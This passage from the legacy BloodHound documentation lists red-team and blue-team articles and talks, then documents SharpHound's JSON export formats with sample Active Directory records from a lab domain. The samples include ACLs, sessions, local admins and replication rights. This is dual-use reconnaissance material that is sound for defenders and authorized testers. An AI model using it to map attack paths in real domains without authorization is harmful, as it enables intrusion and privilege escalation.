https://en.hackndo.com/bloodhound/ https://www.ernw.de/download/BloodHoundWorkshop/ERNW_DogWhispererHandbook.pdf https://insinuator.net/2019/10/blue-hands-on-bloodhound/ https://www.pentestpartners.com/security-blog/bloodhound-walkthrough-a-tool-for-many-tradecrafts/ https://blog.stealthbits.com/attacking-active-directory-permissions-with-bloodhound/ https://hausec.com/2019/03/12/penetration-testing-active-directory-part-ii/ https://blog.cobaltstrike.com/2016/12/14/my-first-go-with-bloodhound/ https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1554719047.pdf https://www.praetorian.com/blog/active-directory-visualization-for-blue-teams-and-threat-hunters

### 4.12.4 Presentations from our friends

BloodHound From Red to Blue - Mathieu Saulnier, DerbyCon 2019 https://www.youtube.com/watch?v=-HPhJw9K6_Y

Extending BloodHound for Red Teamers - Tom Porter, Wild West Hackin' Fest 2017 https://www.youtube.com/watch?v=Pn7GWRXfgeI

CypherDog2.0 - Bloodhound Dog Whispering with PowerShell - Walter Legowski, PowerShell + DevOps Global Summit 2019 https://www.youtube.com/watch?v=WiQnm0B0hio

Invoke EmpireHound: Merging BloodHound Empire for Enhanced Red Team Workflow - Walter Legowski, DerbyCon 2018 https://www.youtube.com/watch?v=iMoFORL2fpQ

https://www.youtube.com/watch?v=DBx-AA9nOc0 https://www.youtube.com/watch?v=ob9SgtFm6_g

Sniffing Active Directory with Bloodhound - Aaron McPhall, Roanoke InfoSec Exchange, May 2019 https://www.youtube.com/watch?v=amvyWgJahbk

---

**Note:** This documentation applies to Legacy BloodHound and is no longer maintained.

See up-to-date documentation for BloodHound CE here: BloodHound Support

---

## 4.13 BloodHound JSON Formats

Data exported by SharpHound is stored in JSON files. There are eight seperate JSON files that provide different data. The structure is documented here

### 4.13.1 Basic JSON Format

All JSON files end with a meta tag that contains the number of objects in the file as well as the type of data in the file. The actual data is stored in an array with a key that matches the string in the meta tag.

```
{
    "users":[
        {
            "name": "ADMIN@TESTLAB.LOCAL"
        }
    ],
    "meta":{
        "type" : "users",
        "count": 1,
        "version": 3
    }
}
```

Possible types/meta tags are: * users * groups * ous * computers * gpos * domains

### 4.13.2 Object Formats

### Users


```
{
  "Properties": {
    "highvalue": false,
    "name": "ADMINISTRATOR@TESTLAB.LOCAL",
    "domain": "TESTLAB.LOCAL",
    "objectid": "S-1-5-21-3130019616-2776909439-2417379446-500",
    "distinguishedname": "CN=Administrator,CN=Users,DC=testlab,DC=local",
    "description": "Built-in account for administering the computer/domain",
    "dontreqpreauth": false,
    "passwordnotreqd": false,
    "unconstraineddelegation": false,
    "sensitive": false,
    "enabled": true,
    "pwdneverexpires": true,
    "lastlogon": 1579223741,
    "lastlogontimestamp": 1578330279,
    "pwdlastset": 1568654366,
    "serviceprincipalnames": [],
       "hasspn": false,
       "displayname": null,
       "email": null,
       "title": null,
       "homedirectory": null,
    "userpassword": null,
    "admincount": true,
    "sidhistory": []
  },
  "AllowedToDelegate": [],
  "SPNTargets": [],
  "PrimaryGroupSid": "S-1-5-21-3130019616-2776909439-2417379446-513",
  "HasSIDHistory": [],
  "ObjectIdentifier": "S-1-5-21-3130019616-2776909439-2417379446-500",
  "Aces": [
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "Owner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "WriteDacl",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "WriteOwner",
      "AceType": "",
      "IsInherited": false
    },
    {
```


(continues on next page)

(continued from previous page)


```
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "ExtendedRight",
      "AceType": "All",
      "IsInherited": false
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "GenericWrite",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "WriteDacl",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "WriteOwner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "ExtendedRight",
      "AceType": "All",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "GenericWrite",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-519",
      "PrincipalType": "Group",
      "RightName": "WriteDacl",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-519",
      "PrincipalType": "Group",
      "RightName": "WriteOwner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-519",
```


(continues on next page)

(continued from previous page)


```
      "PrincipalType": "Group",
      "RightName": "ExtendedRight",
      "AceType": "All",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-519",
      "PrincipalType": "Group",
      "RightName": "GenericWrite",
      "AceType": "",
      "IsInherited": false
    }
  ]
}
```


### Computers


```
{
  "Properties": {
    "haslaps": false,
    "highvalue": false,
    "name": "PRIMARY.TESTLAB.LOCAL",
    "domain": "TESTLAB.LOCAL",
    "objectid": "S-1-5-21-3130019616-2776909439-2417379446-1001",
    "distinguishedname": "CN=PRIMARY,OU=Domain Controllers,DC=testlab,DC=local",
    "description": null,
    "enabled": true,
    "unconstraineddelegation": true,
    "serviceprincipalnames": [
      "Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/PRIMARY.testlab.local",
      "ldap/PRIMARY.testlab.local/ForestDnsZones.testlab.local",
      "ldap/PRIMARY.testlab.local/DomainDnsZones.testlab.local",
      "DNS/PRIMARY.testlab.local",
      "GC/PRIMARY.testlab.local/testlab.local",
      "RestrictedKrbHost/PRIMARY.testlab.local",
      "RestrictedKrbHost/PRIMARY",
      "RPC/a052f434-0629-458a-bd51-48118140ae3c._msdcs.testlab.local",
      "HOST/PRIMARY/TESTLAB",
      "HOST/PRIMARY.testlab.local/TESTLAB",
      "HOST/PRIMARY",
      "HOST/PRIMARY.testlab.local",
      "HOST/PRIMARY.testlab.local/testlab.local",
      "E3514235-4B06-11D1-AB04-00C04FC2DCD2/a052f434-0629-458a-bd51-48118140ae3c/
↪testlab.local",
      "ldap/PRIMARY/TESTLAB",
      "ldap/a052f434-0629-458a-bd51-48118140ae3c._msdcs.testlab.local",
      "ldap/PRIMARY.testlab.local/TESTLAB",
      "ldap/PRIMARY",
      "ldap/PRIMARY.testlab.local",
      "ldap/PRIMARY.testlab.local/testlab.local"
    ],
    "lastlogontimestamp": 1583951963,
    "pwdlastset": 1583951963,
    "operatingsystem": "Windows Server 2012 R2 Standard Evaluation"
  },
```


(continues on next page)

(continued from previous page)


```
  "AllowedToDelegate": [],
  "AllowedToAct": [],
  "PrimaryGroupSid": "S-1-5-21-3130019616-2776909439-2417379446-516",
  "Sessions": [
    {
      "UserId": "S-1-5-21-3130019616-2776909439-2417379446-500",
      "ComputerId": "S-1-5-21-3130019616-2776909439-2417379446-1001"
    }
  ],
  "LocalAdmins": [
    {
      "MemberId": "S-1-5-21-3130019616-2776909439-2417379446-500",
      "MemberType": "User"
    },
    {
      "MemberId": "S-1-5-21-3130019616-2776909439-2417379446-519",
      "MemberType": "Group"
    },
    {
      "MemberId": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "MemberType": "Group"
    }
  ],
  "RemoteDesktopUsers": [],
  "DcomUsers": [],
  "PSRemoteUsers": [],
  "ObjectIdentifier": "S-1-5-21-3130019616-2776909439-2417379446-1001",
  "Aces": [
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "Owner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "GenericAll",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-519",
      "PrincipalType": "Group",
      "RightName": "GenericAll",
      "AceType": "",
      "IsInherited": true
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "WriteDacl",
      "AceType": "",
      "IsInherited": true
    },
    {
```


(continues on next page)

(continued from previous page)


```
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "WriteOwner",
      "AceType": "",
      "IsInherited": true
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "GenericWrite",
      "AceType": "",
      "IsInherited": true
    }
  ]
}
```


### Groups


```
{
  "Properties": {
    "highvalue": true,
    "name": "ADMINISTRATORS@TESTLAB.LOCAL",
    "domain": "TESTLAB.LOCAL",
    "objectid": "TESTLAB.LOCAL-S-1-5-32-544",
    "distinguishedname": "CN=Administrators,CN=Builtin,DC=testlab,DC=local",
    "description": "Administrators have complete and unrestricted access to the␣
↪computer/domain",
    "admincount": true
  },
  "Members": [
    {
      "MemberId": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "MemberType": "Group"
    },
    {
      "MemberId": "S-1-5-21-3130019616-2776909439-2417379446-519",
      "MemberType": "Group"
    },
    {
      "MemberId": "S-1-5-21-3130019616-2776909439-2417379446-500",
      "MemberType": "User"
    }
  ],
  "ObjectIdentifier": "TESTLAB.LOCAL-S-1-5-32-544",
  "Aces": [
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "Owner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
```


(continues on next page)

(continued from previous page)


```
      "RightName": "WriteDacl",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "WriteOwner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "GenericWrite",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "WriteDacl",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "WriteOwner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "GenericWrite",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-519",
      "PrincipalType": "Group",
      "RightName": "WriteDacl",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-519",
      "PrincipalType": "Group",
      "RightName": "WriteOwner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-519",
      "PrincipalType": "Group",
      "RightName": "GenericWrite",
```


(continues on next page)

(continued from previous page)

```
      "AceType": "",
      "IsInherited": false
    }
  ]
}
```

### Domains

```
{
  "Properties": {
    "highvalue": true,
    "name": "TESTLAB.LOCAL",
    "domain": "TESTLAB.LOCAL",
    "objectid": "S-1-5-21-3130019616-2776909439-2417379446",
    "distinguishedname": "DC=testlab,DC=local",
    "description": null,
    "functionallevel": "2012 R2"
  },
  "Users": [
    "S-1-5-21-3130019616-2776909439-2417379446-2103",
    "S-1-5-21-3130019616-2776909439-2417379446-500",
    "S-1-5-21-3130019616-2776909439-2417379446-501",
    "S-1-5-21-3130019616-2776909439-2417379446-502",
    "S-1-5-21-3130019616-2776909439-2417379446-1105",
    "S-1-5-21-3130019616-2776909439-2417379446-2106",
    "S-1-5-21-3130019616-2776909439-2417379446-2107"
  ],
  "Computers": [
    "S-1-5-21-3130019616-2776909439-2417379446-2105"
  ],
  "ChildOus": [
    "0DE400CD-2FF3-46E0-8A26-2C917B403C65",
    "2A374493-816A-4193-BEFD-D2F4132C6DCA"
  ],
  "Trusts": [
    {
      "TargetDomainSid": "S-1-5-21-3084884204-958224920-2707782874",
      "IsTransitive": true,
      "TrustDirection": 3,
      "TrustType": 4,
      "SidFilteringEnabled": true,
      "TargetDomainName": "EXTERNAL.LOCAL"
    }
  ],
  "Links": [
    {
      "IsEnforced": false,
      "Guid": "BE91688F-1333-45DF-93E4-4D2E8A36DE2B"
    }
  ],
  "RemoteDesktopUsers": [],
  "LocalAdmins": [],
  "DcomUsers": [],
  "PSRemoteUsers": [],
  "ObjectIdentifier": "S-1-5-21-3130019616-2776909439-2417379446",
```

(continues on next page)

(continued from previous page)


```
  "Aces": [
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "Owner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "WriteDacl",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "WriteOwner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "ExtendedRight",
      "AceType": "All",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "WriteDacl",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "WriteOwner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "ExtendedRight",
      "AceType": "All",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-519",
      "PrincipalType": "Group",
      "RightName": "GenericAll",
      "AceType": "",
      "IsInherited": false
    },
```


(continues on next page)

(continued from previous page)


```
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-9",
      "PrincipalType": "Group",
      "RightName": "ExtendedRight",
      "AceType": "GetChanges",
      "IsInherited": false
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "ExtendedRight",
      "AceType": "GetChangesAll",
      "IsInherited": false
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "ExtendedRight",
      "AceType": "GetChanges",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-498",
      "PrincipalType": "Group",
      "RightName": "ExtendedRight",
      "AceType": "GetChanges",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-516",
      "PrincipalType": "Group",
      "RightName": "ExtendedRight",
      "AceType": "GetChangesAll",
      "IsInherited": false
    }
  ]
}
```


### GPOs


```
{
  "Properties": {
    "highvalue": false,
    "name": "DEFAULT DOMAIN POLICY@TESTLAB.LOCAL",
    "domain": "TESTLAB.LOCAL",
    "objectid": "BE91688F-1333-45DF-93E4-4D2E8A36DE2B",
    "distinguishedname": "CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,
↪CN=System,DC=testlab,DC=local",
    "description": null,
    "gpcpath": "\\\\testlab.local\\sysvol\\testlab.local\\Policies\\{31B2F340-016D-
↪11D2-945F-00C04FB984F9}"
  },
  "ObjectIdentifier": "BE91688F-1333-45DF-93E4-4D2E8A36DE2B",
  "Aces": [
    {
```


(continues on next page)

(continued from previous page)


```
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "Owner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "WriteDacl",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "WriteOwner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "GenericWrite",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "WriteDacl",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "WriteOwner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "GenericWrite",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-519",
      "PrincipalType": "Group",
      "RightName": "WriteDacl",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-519",
```


(continues on next page)

(continued from previous page)


```
      "PrincipalType": "Group",
      "RightName": "WriteOwner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-519",
      "PrincipalType": "Group",
      "RightName": "GenericWrite",
      "AceType": "",
      "IsInherited": false
    }
  ]
}
```


### OUs


```
{
  "Properties": {
    "highvalue": false,
    "name": "DOMAIN CONTROLLERS@TESTLAB.LOCAL",
    "domain": "TESTLAB.LOCAL",
    "objectid": "0DE400CD-2FF3-46E0-8A26-2C917B403C65",
    "distinguishedname": "OU=Domain Controllers,DC=testlab,DC=local",
    "description": "Default container for domain controllers",
    "blocksinheritance": false
  },
  "Links": [
    {
      "IsEnforced": false,
      "Guid": "F5BDDA03-0183-4F41-93A2-DCA253BE6450"
    }
  ],
  "ACLProtected": false,
  "Users": [],
  "Computers": [
    "S-1-5-21-3130019616-2776909439-2417379446-1001"
  ],
  "ChildOus": [],
  "RemoteDesktopUsers": [],
  "LocalAdmins": [],
  "DcomUsers": [],
  "PSRemoteUsers": [],
  "ObjectIdentifier": "0DE400CD-2FF3-46E0-8A26-2C917B403C65",
  "Aces": [
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "Owner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
```


(continues on next page)

(continued from previous page)


```
      "RightName": "WriteDacl",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-512",
      "PrincipalType": "Group",
      "RightName": "WriteOwner",
      "AceType": "",
      "IsInherited": false
    },
    {
      "PrincipalSID": "S-1-5-21-3130019616-2776909439-2417379446-519",
      "PrincipalType": "Group",
      "RightName": "GenericAll",
      "AceType": "",
      "IsInherited": true
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "WriteDacl",
      "AceType": "",
      "IsInherited": true
    },
    {
      "PrincipalSID": "TESTLAB.LOCAL-S-1-5-32-544",
      "PrincipalType": "Group",
      "RightName": "WriteOwner",
      "AceType": "",
      "IsInherited": true
    }
  ]
}
```